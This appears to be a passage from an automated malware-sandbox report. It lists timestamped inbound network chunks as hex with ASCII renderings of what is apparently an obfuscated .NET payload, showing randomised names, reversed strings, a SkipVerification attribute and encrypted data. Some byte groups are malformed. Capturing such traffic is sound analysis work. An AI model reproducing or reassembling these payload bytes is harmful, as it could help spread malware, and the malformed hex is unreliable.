2021-12-18 14:32:00 UTC	88	IN	Data Raw: 0d 01 00 08 00 16 00 4b 6c a5 18 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 c4 0d 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 c1 16 33 03 d8 0d 01 00 08 00 16 00 4b 6c b3 18 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 e4 0d 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 c0 18 33 03 f8 0d 01 00 08 00 16 00 4b 6c c5 18 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 04 0e 01 00 08 00 10 18 c8 16 37 01 33 03 0 0 00 00 00 03 00 46 00 59 18 0d 02 33 03 18 0e 01 00 08 00 16 00 4b 6c d2 18 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 24 0e 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 b3 00 33 03 38 0e 01 00 08 00 16 00 4b 6c de 18 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 44 0e 01 00 Data Ascii: Kl3Te373FY3Kl3Te373FY3Kl3Te373FY3Kl3Te3$73FY38Kl3Te3D
2021-12-18 14:32:00 UTC	92	IN	Data Raw: 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 21 1f 33 03 d4 17 01 00 08 00 16 00 4b 6c 2b 1f 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 e4 17 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 3d 1f 33 03 f8 17 01 00 08 00 16 00 4b 6c 48 1f 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 08 18 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 5b 1f 33 03 1c 18 01 00 08 00 16 00 4b 6c 64 1f 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 2c 18 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 75 1f 33 03 40 18 01 00 08 00 16 00 4b 6c 7e 1f 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 50 18 01 00 08 00 10 18 c8 16 37 0 1 33 03 00 00 00 00 03 00 46 00 59 18 8f 1f 33 03 64 18 01 00 08 Data Ascii: 73FY!3Kl+3Te373FY=3KlH3Te373FY[3Kld3Te3,73FYu3@Kl~3Te3P73FY3d
2021-12-18 14:32:00 UTC	96	IN	Data Raw: 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 Data Ascii:)))
2021-12-18 14:32:00 UTC	100	IN	Data Raw: f4 13 89 02 a6 72 74 08 89 02 b3 72 56 20 79 01 bf 72 5b 20 21 01 4b 2c 62 20 79 01 a7 2c 69 20 21 01 cb 72 83 01 21 01 d7 72 c6 07 21 01 ec 2f 91 0a 31 02 e6 72 70 20 31 02 2f 2e 83 07 31 02 ef 72 74 20 31 02 fa 72 78 20 21 01 05 73 83 01 71 00 10 73 7c 20 71 00 22 73 85 20 71 00 22 73 8d 20 71 00 22 73 95 20 71 00 22 73 9d 20 71 00 22 73 a5 20 71 00 22 73 ad 20 71 00 22 73 b5 20 71 00 22 73 bd 20 19 00 f5 2e 0d 02 b1 00 f5 2e 0d 02 89 00 f5 2e 0d 02 a9 00 f5 2e 0d 02 a1 00 52 72 c5 20 69 03 2b 73 cb 20 69 03 34 73 0e 07 61 03 f5 2e 0d 02 f1 00 f5 2e 0d 02 d1 01 f3 2c cf 20 d1 01 64 2f d5 20 81 01 8d 32 da 20 69 02 8d 32 e4 20 51 00 4a 4f 9f 07 79 00 3d 73 ee 20 79 00 ed 2e c6 07 21 01 50 73 0d 02 79 01 5d 73 f3 20 09 02 94 2a fa 20 79 01 6a 73 01 21 d1 Data Ascii: rtrV yr[!K,b y,i !r!r!/1rp 1/.1rt 1rx !sqs| q"s q"s q"s q"s q"s q"s q"s q"s ....Rr i+s i4sa.., d/ 2 i2 QJOy=s y.!Psy]s * yjs!
2021-12-18 14:32:00 UTC	104	IN	Data Raw: 6f 64 75 6c 65 3e 7b 38 43 33 33 33 32 34 46 2d 34 37 37 34 2d 34 45 37 43 2d 41 45 33 43 2d 45 37 33 35 39 39 31 45 42 39 35 46 7d 00 66 6f 75 73 79 72 31 4f 35 54 49 6d 65 68 4d 51 73 79 00 72 54 74 56 58 67 48 52 67 42 53 73 46 61 76 73 68 56 00 53 46 55 34 6d 62 54 33 47 4d 72 65 74 37 54 48 6f 6e 66 00 7a 32 6a 63 36 33 66 4c 6b 75 67 53 31 58 38 51 39 4e 00 53 47 39 4b 69 79 49 62 74 64 67 47 44 66 31 32 71 72 00 75 4b 74 76 4b 64 6b 42 6a 76 34 74 33 54 46 51 42 65 00 4e 69 66 76 64 70 74 68 58 79 5a 53 33 6a 38 58 78 45 00 41 74 74 72 69 62 75 74 65 00 6a 73 54 38 56 69 31 6e 71 57 32 6e 4d 36 46 4b 4b 43 4a 60 31 00 43 49 4b 42 59 35 5a 74 71 39 47 67 34 6f 45 35 56 55 00 76 62 68 76 36 59 75 42 4c 42 6e 5a 45 30 48 42 5a 55 00 58 43 42 30 73 38 Data Ascii: odule>{8C33324F-4774-4E7C-AE3C-E735991EB95F}fousyr1O5TImehMQsyrTtVXgHRgBSsFavs hVSFU4mbT3GMret7THonfz2jc63fLkugS1X8Q9NSG9KiyIbtdgGDf12qruKtvKdkBjv4t3TFQBeNifvdpthXyZS3j8XxEAttribu tejsT8Vi1nqW2nM6FKKCJ`1CIKBY5Ztq9Gg4oE5VUvbhv6YuBLBnZE0HBZUXCB0s8

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	108	IN	Data Raw: 74 72 00 49 6e 76 6f 6b 65 00 6a 58 6e 6c 44 42 47 6b 38 33 4b 48 75 62 6a 4a 71 6a 64 00 6e 54 6d 66 51 33 47 6d 76 66 45 6b 69 35 42 65 66 48 36 00 68 66 59 56 43 30 47 58 6c 52 65 47 53 37 62 50 33 41 6f 00 6b 63 75 4c 74 44 52 53 64 36 50 55 6b 32 67 43 71 32 68 00 3c 72 65 6b 6f 76 6e 49 63 6e 79 53 6e 6f 69 74 61 69 74 6f 67 65 4e 74 73 6f 48 6e 6f 69 74 61 69 74 6f 67 65 4e 72 6f 74 61 63 69 74 6e 65 68 74 75 41 6e 65 6b 6f 54 6e 6f 69 74 61 69 74 6f 67 65 4e 79 74 69 72 75 63 65 53 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 37 37 31 36 3e 62 5f 5f 30 00 55 49 6e 74 36 34 00 55 49 6e 74 33 32 00 42 79 74 65 00 55 49 6e 74 31 36 00 5a 65 72 6f 00 66 55 6e 33 57 79 52 62 72 59 73 53 43 62 53 65 6f 4c 36 00 72 48 42 6e 6b 45 52 44 4e 35 69 Data Ascii: trInvokejXnlDBGk83KHubjJqjdnTmfQ3GmvfEki5BefH6hfYVC0GXlReGS7bP3AokcuLtDRSd6PUk2gCq2h<rekovnIcnySnoitaitogeNtsoHnoitaitogeNrotacitnehtuAnekoTnoitaitogeNytiruceSledoMecivreSmetsyS7716>b__0UInt64UInt32ByteUInt16ZerofUn3WyRbrYsSCbSeoL6rHBnkERDN5i
2021-12-18 14:32:00 UTC	112	IN	Data Raw: 58 42 00 66 4b 55 31 77 69 4a 51 47 59 00 70 41 4c 31 30 53 4b 43 6f 43 00 44 69 63 74 69 6f 6e 61 72 79 60 32 00 56 79 4e 31 35 4c 71 6c 45 68 00 48 71 41 31 6f 74 46 44 63 4a 00 4a 38 74 31 76 45 63 55 42 49 00 57 42 31 31 74 52 49 5a 78 50 00 47 65 74 54 79 70 65 46 72 6f 6d 48 61 6e 64 6c 65 00 52 75 6e 74 69 6d 65 54 79 70 65 48 61 6e 64 6c 65 00 67 65 74 5f 41 73 73 65 6d 62 6c 79 00 52 75 6e 74 69 6d 65 48 65 6c 70 65 72 73 00 49 6e 69 74 69 61 6c 69 7a 65 41 72 72 61 79 00 41 72 72 61 79 00 52 75 6e 74 69 6d 65 46 69 65 6c 64 48 61 6e 64 6c 65 00 45 6e 63 6f 64 69 6e 67 00 67 65 74 5f 55 6e 69 63 6f 64 65 00 47 65 74 53 74 72 69 6e 67 00 73 65 74 5f 55 73 65 4d 61 63 68 69 6e 65 4b 65 79 53 74 6f 72 65 00 62 4b 54 30 63 74 63 55 49 32 00 48 49 6d Data Ascii: XBfKU1wiJQGYpAL10SKCoCDictionary`2VyN15LqlEhHqA1otFDcJJ8t1vEcUBlWB11tRIZxPGetTypeFromHandleRuntimeTypeHandleget_AssemblyRuntimeHelpersInitializeArrayArrayRuntimeFieldHandleEncodingget_UnicodeGetStringset_UseMachineKeyStorebKT0ctcUI2HIm
2021-12-18 14:32:00 UTC	116	IN	Data Raw: 6b 44 37 4b 35 42 46 52 68 4f 43 53 6e 62 6c 79 71 00 74 77 77 44 6c 69 35 74 59 75 36 44 47 78 57 6e 48 4f 56 00 67 65 74 5f 4d 61 6e 69 66 65 73 74 4d 6f 64 75 6c 65 00 6d 74 71 32 77 53 35 37 6c 4f 4b 65 46 51 48 76 32 62 38 00 67 65 74 5f 4d 6f 64 75 6c 65 48 61 6e 64 6c 65 00 48 35 47 51 48 52 35 78 49 79 48 32 59 62 51 32 38 56 59 00 65 53 35 47 36 75 35 6a 43 54 4b 48 58 79 37 39 67 6e 43 00 47 57 70 6b 64 4e 35 4b 63 73 77 4b 6c 52 54 71 46 50 31 00 6e 33 72 41 77 50 35 32 47 52 38 36 73 4f 57 6e 32 72 61 00 50 72 65 70 61 72 65 44 65 6c 65 67 61 74 65 00 6d 32 42 42 32 4e 35 4f 4a 55 41 4f 79 64 47 36 59 54 50 00 52 75 6e 74 69 6d 65 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 67 65 74 5f 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 6a 4b 51 6a 52 42 35 49 Data Ascii: kD7K5BFRhOCSnblyqtwwDli5tYu6DGxWnHOVget_ManifestModulemtq2wS57lOKeFQHv2b8get_ModuleHandleH5GQHR5xlyH2YbQ28VYeS5G6u5jCTKHXy79gnCGWpkdN5KcswKlRTqFP1n3rAwP52GR86sOWn2raPrepareDelegatem2BB2N5OJUAOydG6YTPRuntimeMethodHandleget_MethodHandlejKQjRB5I
2021-12-18 14:32:00 UTC	120	IN	Data Raw: 6e 4a 52 70 4c 78 6f 46 6e 00 49 67 79 69 38 31 4c 33 50 46 00 4d 4c 38 69 43 51 69 56 47 36 00 52 69 72 51 4f 6c 73 6e 45 75 4f 58 49 4a 6e 41 78 6f 58 00 48 32 6c 72 51 73 73 4d 47 74 44 71 53 67 4d 4f 51 62 61 00 53 50 6e 49 57 58 73 67 31 31 69 30 5a 6d 36 46 30 68 34 00 71 6d 32 66 38 37 73 53 79 79 62 4d 50 37 65 62 63 43 64 00 42 50 4f 69 45 68 62 36 4e 63 00 7a 6b 72 69 53 61 39 4b 70 64 00 58 64 47 69 48 72 4d 68 6f 69 00 7a 47 67 53 52 6f 73 62 75 55 4c 33 67 67 66 76 34 35 55 00 62 61 69 53 59 4d 73 44 30 37 6c 78 50 6a 6e 33 49 67 57 00 6b 74 45 69 6a 30 68 51 37 79 00 58 6e 4c 69 61 62 50 53 41 49 00 4c 75 32 49 39 53 73 71 34 31 4f 50 55 64 76 66 37 46 4b 00 4e 6f 74 49 6d 70 6c 65 6d 65 6e 74 65 64 45 78 63 65 70 74 69 6f 6e 00 52 78 6b 52 Data Ascii: nJRpLxoFnIgyi81L3PFML8iCQiVG6RirQOlsnEuOXIJnAxoXH2lrQssMGtDqSgMOQbaSPnIWXsg11i0Zm6F0h4qm2f87sSyybMP7ebcCdBPOiEhb6NczkriSa9KpdXdGiHrMhoizGgSRosbuUL3ggfv45UbaiSYMsD07lxPjn3IgWktEij0hQ7yXnLiabPSAILu2l9Ssq41OPUdvf7FKNotImplementedExceptionRxkR
2021-12-18 14:32:00 UTC	124	IN	Data Raw: 42 37 32 34 37 43 34 39 37 37 38 38 43 46 30 30 33 31 43 45 42 30 36 45 33 44 46 37 37 41 34 35 46 45 46 35 39 46 31 45 34 39 36 33 33 44 43 37 31 35 39 38 31 36 44 36 34 37 35 39 42 35 00 6d 5f 32 38 36 36 61 37 31 36 33 36 35 32 34 34 35 36 38 64 35 35 32 63 32 37 61 63 66 38 39 62 30 39 00 6d 5f 65 66 35 37 32 32 62 33 35 62 61 62 34 34 66 31 62 35 32 37 64 32 34 34 31 61 61 62 63 30 62 39 00 6d 5f 63 62 32 66 36 32 30 35 61 32 30 36 34 30 62 64 61 39 64 31 62 35 64 30 62 33 39 61 61 63 66 34 00 6d 5f 32 30 66 31 66 65 33 66 30 39 33 62 34 33 31 39 61 64 37 39 33 38 39 35 33 66 65 35 30 31 64 64 00 6d 5f 32 33 36 39 61 36 65 65 62 64 37 64 34 38 39 61 61 37 64 64 66 33 64 64 32 64 35 39 38 33 35 34 00 6d 5f 63 62 63 65 33 35 36 30 64 62 63 62 34 61 31 Data Ascii: B7247C497788CF0031CEB06E3DF77A45FEF59F1E49633DC7159816D64759B5m_2866a716365244568d552c27acf89b09m_ef5722b35bab44f1b527d2441aabc0b9m_cb2f6205a20640bda9d1b5d0b39aacf4m_20f1fe3f093b4319ad7938953fe501ddm_2369a6eebd7d489aa7ddf3dd2d598354m_cbce3560dbcb4a1
2021-12-18 14:32:00 UTC	128	IN	Data Raw: 35 36 66 63 61 34 31 63 65 65 61 62 00 6d 5f 34 62 65 35 66 63 37 64 37 35 33 63 34 65 37 33 38 61 33 63 35 32 33 37 66 37 36 38 32 39 36 66 00 6d 5f 39 62 31 39 65 39 66 39 30 39 65 35 34 62 38 39 62 61 62 39 39 31 66 35 34 38 38 66 62 33 66 30 00 6d 5f 30 62 34 34 34 35 33 37 34 62 39 65 34 39 39 61 61 36 37 36 62 61 65 36 64 36 65 37 34 33 39 65 00 6d 5f 62 31 31 64 62 61 31 30 30 35 64 63 34 33 61 34 62 64 30 35 66 38 37 32 30 62 34 37 32 63 36 30 00 6d 5f 31 38 61 65 39 32 64 62 33 33 65 32 34 39 65 32 39 38 37 34 38 38 37 33 38 32 62 65 63 62 63 30 00 6d 5f 32 30 63 63 62 36 30 37 30 35 33 31 34 31 35 30 62 30 63 38 34 34 33 63 36 33 61 39 64 33 37 35 00 6d 5f 63 35 62 30 39 36 36 65 65 66 32 64 34 63 38 30 62 66 30 66 38 65 66 61 36 63 32 38 33 36 Data Ascii: 56fca41ceeabm_4be5fc7d753c4e738a3c5237f768296fm_9b19e9f909e54b89bab991f5488fb3f0m_0b4445374b9e499aa676bae6d6e7439em_b11dba1005dc43a4bd05f8720b472c60m_18ae92db33e249e29874887382becbc0m_20ccb60705314150b0c8443c63a9d375m_c5b0966eef2d4c80bf0f8efa6c2836
2021-12-18 14:32:00 UTC	132	IN	Data Raw: 00 43 00 67 00 6e 00 69 00 6c 00 64 00 49 00 73 00 6c 00 65 00 6e 00 6e 00 61 00 68 00 43 00 6c 00 65 00 64 00 6f 00 4d 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 34 00 39 00 30 00 58 00 51 00 75 00 4c 00 42 00 64 00 48 00 4e 00 7a 00 77 00 58 00 4c 00 6b 00 51 00 74 00 42 00 67 00 45 00 44 00 5a 00 77 00 3d 00 3d 00 00 80 8f 42 00 69 00 74 00 61 00 63 00 69 00 6e 00 75 00 6d 00 6d 00 6f 00 43 00 67 00 6e 00 69 00 6c 00 64 00 49 00 73 00 6c 00 65 00 6e 00 6e 00 61 00 68 00 43 00 6c 00 65 00 64 00 6f 00 4d 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 34 00 39 00 30 00 58 00 51 00 41 00 49 00 78 00 59 00 59 00 4e 00 77 00 59 00 44 00 41 00 7a 00 67 00 7a 00 50 00 67 00 45 Data Ascii: CgnildIslennahCledoMecivreSmetsyS6490XQuLBdHNzwXLkQtBgEDZw==BitacinummoCgnildIslennahCledoMecivreSmetsyS6490XQAIxYYNwYDAzgzPgE
2021-12-18 14:32:00 UTC	136	IN	Data Raw: 00 54 00 68 00 41 00 75 00 57 00 61 00 69 00 78 00 61 00 2e 00 64 00 4d 00 72 00 43 00 65 00 58 00 35 00 4d 00 4a 00 78 00 4a 00 35 00 38 00 31 00 4c 00 44 00 38 00 61 00 00 00 79 08 e1 87 80 27 93 45 bd fc de a1 ec 06 78 f3 00 80 9e 2e 01 80 84 53 79 73 74 65 6d 2e 53 65 63 75 72 69 74 79 2e 50 65 72 6d 69 73 73 69 6f 6e 73 2e 53 65 63 75 72 69 74 79 50 65 72 6d 69 73 73 69 6f 6e 41 74 74 72 69 62 75 74 65 2c 20 6d 73 63 6f 72 6c 69 62 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 15 01 54 02 10 53 6b 69 70 56 65 72 69 66 69 63 61 74 69 6f 6e 01 08 01 00 08 00 00 00 00 00 08 b7 7a 5c 56 19 34 e0 89 04 Data Ascii: ThAuWaixa.dMrCeX5MJxJ581LD8ay'Ex.System.Security.Permissions.SecurityPermissionAttribute, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089TSkipVerificationz\V4

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	140	IN	Data Raw: 01 0c 11 81 14 05 00 00 12 81 10 04 06 12 81 1c 05 00 00 12 81 1c 04 06 12 81 20 05 00 00 12 81 20 04 06 11 81 74 04 06 12 81 24 04 07 02 1c 03 05 00 00 12 81 24 04 06 12 81 28 05 00 00 12 81 28 04 06 12 81 6c 04 06 12 81 2c 07 20 02 01 08 12 81 6c 09 07 03 12 81 44 08 12 81 7c 05 00 00 12 81 2c 04 06 12 80 e9 04 06 12 81 30 07 20 02 01 08 12 80 e9 05 07 01 12 81 30 05 00 00 12 81 30 04 06 12 80 c1 04 06 12 81 34 07 20 02 01 12 80 c1 1c 05 07 01 12 81 34 05 00 00 12 81 34 04 06 12 81 38 05 00 00 12 81 38 04 06 12 81 7c 04 06 12 80 91 04 06 12 81 3c 09 20 02 01 12 81 7c 12 80 91 05 07 01 12 81 3c 05 00 00 12 81 3c 04 06 12 81 40 05 00 00 12 81 40 04 06 12 81 44 05 00 00 12 81 44 04 06 12 81 4c 04 06 12 81 48 05 00 00 12 81 48 05 00 00 12 81 4c 04 06 12 81 Data Ascii: t$$((l, ID|,0 004 4488|< |<<@@DDLHHL
2021-12-18 14:32:00 UTC	144	IN	Data Raw: 02 1c 12 80 91 0b 05 00 01 0f 01 18 03 20 00 0b 05 20 02 01 1c 08 04 20 01 1c 08 09 00 02 02 12 80 c1 12 80 c1 09 00 02 02 12 81 35 12 81 35 04 20 00 12 3d 06 20 01 12 80 c1 08 06 00 01 1c 12 80 91 06 20 01 12 81 31 08 09 00 02 12 80 e9 12 80 91 08 04 20 01 0e 08 06 20 01 02 12 80 91 04 00 01 02 0d 09 20 02 01 11 81 3d 12 80 91 08 20 01 12 81 d9 12 80 91 09 20 02 01 11 81 3d 12 81 d9 0d 20 03 01 11 81 3d 12 80 c5 1d 12 80 91 09 20 02 01 11 81 3d 12 81 c9 09 20 02 01 11 81 3d 12 80 c1 07 20 02 01 11 81 3d 04 04 20 01 08 08 05 20 00 11 80 ed 05 20 00 11 80 e1 04 01 00 00 00 0c 01 00 03 00 00 00 02 00 00 00 00 00 09 20 02 01 11 82 09 11 82 0d 80 b5 01 00 50 80 ae 53 47 39 4b 69 79 49 62 74 64 67 47 44 66 31 32 71 72 2e 7a 32 6a 63 36 33 66 4c 6b 75 67 53 31 Data Ascii: 55 = 1 = = = = = = PSG9KiyIbtdgGDf12qr.z2jc63fLkugS1
2021-12-18 14:32:00 UTC	148	IN	Data Raw: 69 78 80 d6 d3 4d cf af 7e c9 4f c5 db 03 a9 67 ff 08 72 5a ed 6f 40 71 6d eb 5e 0e 5d a5 60 60 22 fe cd 1f ad 76 47 14 a8 c1 5d 22 87 10 6b bb 6b ac 21 c7 db d3 7a 22 b3 1e 6d c2 af d6 3b 42 0c db 34 2b c3 ea 19 a9 d8 73 6c f3 dd 2a a7 b2 6c 63 4e 3c c0 4a 52 01 0b 3d 58 4f d5 4b 62 f0 46 5c 92 ad a5 55 55 40 0d ca c1 ac 90 16 9f d9 f9 d6 9b 5a a0 58 a1 9a 48 1e c8 af 9b e3 67 65 23 f7 f5 c9 1d 04 65 67 62 a2 58 93 11 68 4f 3f c0 eb db f1 de 3f c4 5e 62 b2 03 f9 d3 c7 99 c8 8c 98 70 c5 ed 3c 7b 22 4f 77 ac e2 10 32 59 19 bf b9 81 18 87 0c 27 c0 ba 1a a7 67 12 e1 fa dd 0d 56 4b ae 9e 15 75 2f 16 32 2a 09 99 de 9e ed 7d cb 2b 74 bc 1f d0 16 10 2e fe 81 78 ea b6 f6 b9 26 88 a7 77 b6 bb 70 5e f5 bf f7 47 4c 7d 51 f7 f9 27 3e ce ed fd bd e2 e1 6e 74 5f 3d 39 Data Ascii: ixM~OgrZo@qm^]``'vG]"kk!z"m;B4+sl*lcN<JR=XOKbF\UU@ZXHge#egbXhO??^bp<{"Ow2Y'gVKu/2*}+t.x& wp^GL}Q'>nt_=9
2021-12-18 14:32:00 UTC	152	IN	Data Raw: fa f0 da 0c 4e 06 93 e5 4d 69 46 8e 22 bf fa 9c f8 d3 2b 70 a1 76 10 d3 ae 76 12 d0 c0 36 30 c0 50 d2 e9 11 9b fd 0a a4 6b ca a4 de 07 02 e4 91 ea 46 07 e7 58 6f 89 af 95 e9 dd 91 12 9c 19 79 5a c1 bb 4c d3 4d 7f e7 03 d9 04 64 e0 25 fc a5 17 19 32 2f 74 8e 57 c6 32 e5 bb e9 66 8e 3b 41 73 7e 0d 2c d6 72 0d 6b 81 2d a6 71 b8 f1 1b 6e ed 21 75 fc 5e d7 ef 37 e7 21 55 61 fe 30 c4 16 9c 7a c7 4c 73 27 f3 62 80 ab 66 32 51 fb 83 31 bd 75 d4 70 29 79 ff 4d f9 58 bf f4 5c c0 9e ea ed 3c e4 35 c1 e9 9a cc 6d 26 e0 4b eb 71 06 e6 a1 7c 26 f0 20 64 29 38 6c b0 33 e1 8e ac dc 24 60 6e d1 e4 51 a0 1e b9 a1 9d f9 6c 8f c1 75 7e 18 2d 6a a5 9b 34 96 e3 da 77 73 ea 1c 51 61 a7 7c 36 1f e4 20 07 a2 46 52 bb 77 b8 2b cb e7 5d 86 bf 0d a3 db 13 28 4b 40 89 f4 e2 ce 85 33 Data Ascii: NMiF"+pvv60PkFXoyZLMd%2/tW2f;As~,rk-qn!u^7!Ua0zLs'bf2Q1up)yMX\<5m&Kq|& d)8l3$`nQlu~-j4wsQa|6 FRw+](K@3
2021-12-18 14:32:00 UTC	156	IN	Data Raw: ea 34 e4 2e 68 cb 00 cf f7 29 fb 7c c2 34 ff 1e 4f 55 c7 54 a9 7e 21 77 63 e5 e7 be e6 92 16 0f 13 25 3b 85 09 c5 67 f6 6a 72 2a c8 98 b6 d8 0c 92 51 88 c7 f5 a5 10 85 b0 d9 68 fe 0a 04 8b 90 e8 27 59 d6 4d 28 5e b8 93 4a 70 9f 2a 13 da ae b1 55 a8 be ef 9c 33 62 b2 1c 25 c9 f5 b0 b5 34 e1 f4 e9 3a 8f 00 6b 68 2e 56 80 6d f0 2f 43 59 85 4e 0a 9a 7f 98 13 a1 a7 af 6b 87 2a ac 67 12 53 99 d5 cf 59 8b 5c 13 90 43 48 7b 8e 5e 55 d1 93 8f a7 1c 6a a9 94 1f e7 e0 f2 c6 5b 4c 04 a4 95 a8 e4 4d 07 8e 42 c3 5b 11 24 da 9f dd ac 9d 2e 55 94 ed e3 7a bf c2 d8 9a c1 53 54 ce 58 1d 1c 39 cb 3a 02 8c b5 e7 3e 93 59 c4 c1 83 93 3d 19 b7 d2 7f 05 fa b1 76 1e d5 d5 ab b9 f9 5c 11 f8 66 b3 19 7e fa 7f dc 7d f4 6d 9d 5c 10 84 0e 89 50 20 63 a5 11 77 9a ba 8b 30 2d ff 28 36 Data Ascii: 4.h)|4OUT~!wc%;gjr*Qh'YM(^Jp*U3b%4:kh.Vm/CYNk*gSY\CH{^Uj[LMB[$.UzSTX9:>Y=v\f~}m\P cw0-(6
2021-12-18 14:32:00 UTC	160	IN	Data Raw: 3a 0f 04 29 56 33 1a 05 f0 86 04 f1 3a 13 9c cd 57 4d 31 1d 26 98 b8 49 8d a7 a4 37 36 60 5f 95 04 d0 bf ac 7e 65 a6 95 ca 78 e2 f1 a7 f3 70 16 2d a2 ac f7 25 cb 6a 34 81 ca b9 0a a2 17 8d ef 0f 3b 44 5e 23 29 98 e0 73 69 86 31 c8 38 b1 ef 4a 8c 42 3e 33 b6 aa 0f a2 42 99 45 44 ce 5f df 13 12 36 d3 25 fe a0 f0 f7 f1 d3 40 e7 8a 54 a6 19 c4 9b dd e3 18 85 b3 21 de d9 02 e9 8d 19 8f 5e fd 43 ee 37 84 42 72 4e 79 59 b0 c6 df 01 93 3a 30 c8 e0 ea ee b6 80 ca 13 f6 c9 89 98 d5 9b 6e 43 a8 de bf 80 fb bd 8b 4f 27 67 ee 6b 08 a9 04 99 34 b8 50 96 a2 3f 53 33 2c 47 0b ae 62 e3 68 d5 50 df 38 16 c9 66 ff 2e cf ed 3e 2e 29 22 82 df 25 c0 cb b5 db a6 90 27 fb c3 ca 7f c4 ce d4 41 00 5e e5 70 82 8f 6e 4d f3 45 a4 e6 44 3b d7 29 4d ab 69 13 35 07 0b 97 04 ea 4a 63 e2 Data Ascii: :)V3:WM1&I76`_~exp-%j4;D^#)si18JB>3BED_6%@T!^C7BrNyY:0nCO'gk4P?S3,GbhP8f.>.)"%'A^pnMED;) Mi5Jc
2021-12-18 14:32:00 UTC	164	IN	Data Raw: d2 2b c8 ec 8c 2b fe 1b e8 d9 e2 55 2c 60 cb f5 75 1c 5a 6d ba 02 09 c4 8c f2 61 7a 20 e4 92 63 5a 25 75 ce f0 9e c2 af 46 d3 26 b8 e4 ef d3 dd 06 7d ca a2 9c 63 9f 8f 5c 74 3f 66 54 bc e3 aa ec f7 db 03 75 78 05 38 be da cf cc 72 bd 17 97 13 b4 b1 f2 06 a9 5c fb 7c b7 96 c6 ae 88 da 75 8c f1 cb 0b 19 56 e6 08 39 cd 6f 10 b5 f7 a3 89 0e fb d0 c8 50 85 40 da e6 bc 0c 68 36 a4 0e b4 8f 00 92 95 20 79 d7 4b 43 64 e9 58 47 7c 30 ec ee 8c 17 d5 5c bf f2 00 4e 34 aa 9d 2c 2d 42 09 ad 67 9f f5 0c f3 7e ea ab f5 40 8b fd eb 63 d6 ca 1f b4 74 42 31 20 68 71 20 36 c2 9f 77 33 a3 54 30 b2 39 dc 1a 26 0b cd fb 3c f9 cc 43 8a 55 d8 62 64 ca 75 2b ed df b6 cd 2b 03 f5 35 85 57 f6 3c 8e a2 dd fe ae ff dd 64 0d 3d 84 68 70 99 22 a5 f3 8e c4 68 8c 0d ef a1 d0 5d 47 e0 90 Data Ascii: ++U,`uZmaz cZ%uF&}c\t?fTux8r|uV9oP@h6 yKCdXG|0\N4,-Bg~@ctB1 hq 6w3T09&<CUbdu++5W<d=hp"h]G
2021-12-18 14:32:00 UTC	168	IN	Data Raw: b2 47 7e 74 a6 4b 0e 5e 54 75 0e 8c 15 de 8c dd 2b 3c c7 03 65 fc 57 a9 66 56 0b 42 69 83 4a c5 11 8e ad 72 fb 56 b6 c7 19 57 71 b1 23 ec 32 c7 c4 2e c9 7f ca e8 6c 77 46 ed 92 27 ad b0 b3 cc af 07 8e de 3a 21 c5 78 0c b8 dd 3d fd 3f 79 17 8d aa 17 84 b2 fa 8a dc 01 99 37 98 76 90 b6 2d 92 9c 06 ae 3a b5 75 e4 9b a9 08 d3 0e 9c ce 90 64 c2 80 fe 6e 4d b9 7f 91 5c 9e 6a 2f 3a b0 6d 17 f2 06 60 21 99 83 b0 1b e0 b8 29 10 da c3 49 68 90 d6 48 f1 5b de 02 a0 9d 4b ca 10 e3 5a de 9f 17 f7 94 1d 21 1a 32 7c db e5 82 f5 f8 bc 81 86 00 d7 08 e2 dc 4b 0f 41 c2 86 85 09 b5 33 93 32 81 6e 11 63 c9 7c df 06 5a c5 86 35 6d 86 73 42 f0 5b e5 23 70 e6 43 9b ba 0a e6 